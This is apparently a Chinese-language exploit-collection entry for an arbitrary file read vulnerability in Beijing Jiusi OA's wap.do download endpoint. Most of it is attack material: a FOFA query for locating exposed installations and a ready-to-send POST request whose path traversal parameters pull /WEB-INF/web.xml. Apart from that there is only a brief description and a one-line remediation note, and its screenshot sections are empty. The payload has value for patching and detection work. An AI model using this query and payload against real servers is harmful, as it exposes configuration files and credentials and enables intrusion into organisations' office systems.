J5-2九思-OA-任意文件读取

漏洞描述：

北京九思协同办公软件wap.do接口处存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

影响版本：

- 九思-OA

网站图片：

网络测绘：

fofa语法：

FOFA：app="九思软件-OA"


漏洞复现：

payload：

```
POST /jsoa/wap.do?method=downLoad HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

path=../&name=&FileName=/WEB-INF/web.xml
```

效果图:



修复建议：

立即修复北京九思协同办公软件的`wap.do`接口，限制文件读取权限，防止未授权访问敏感文件，确保系统安全。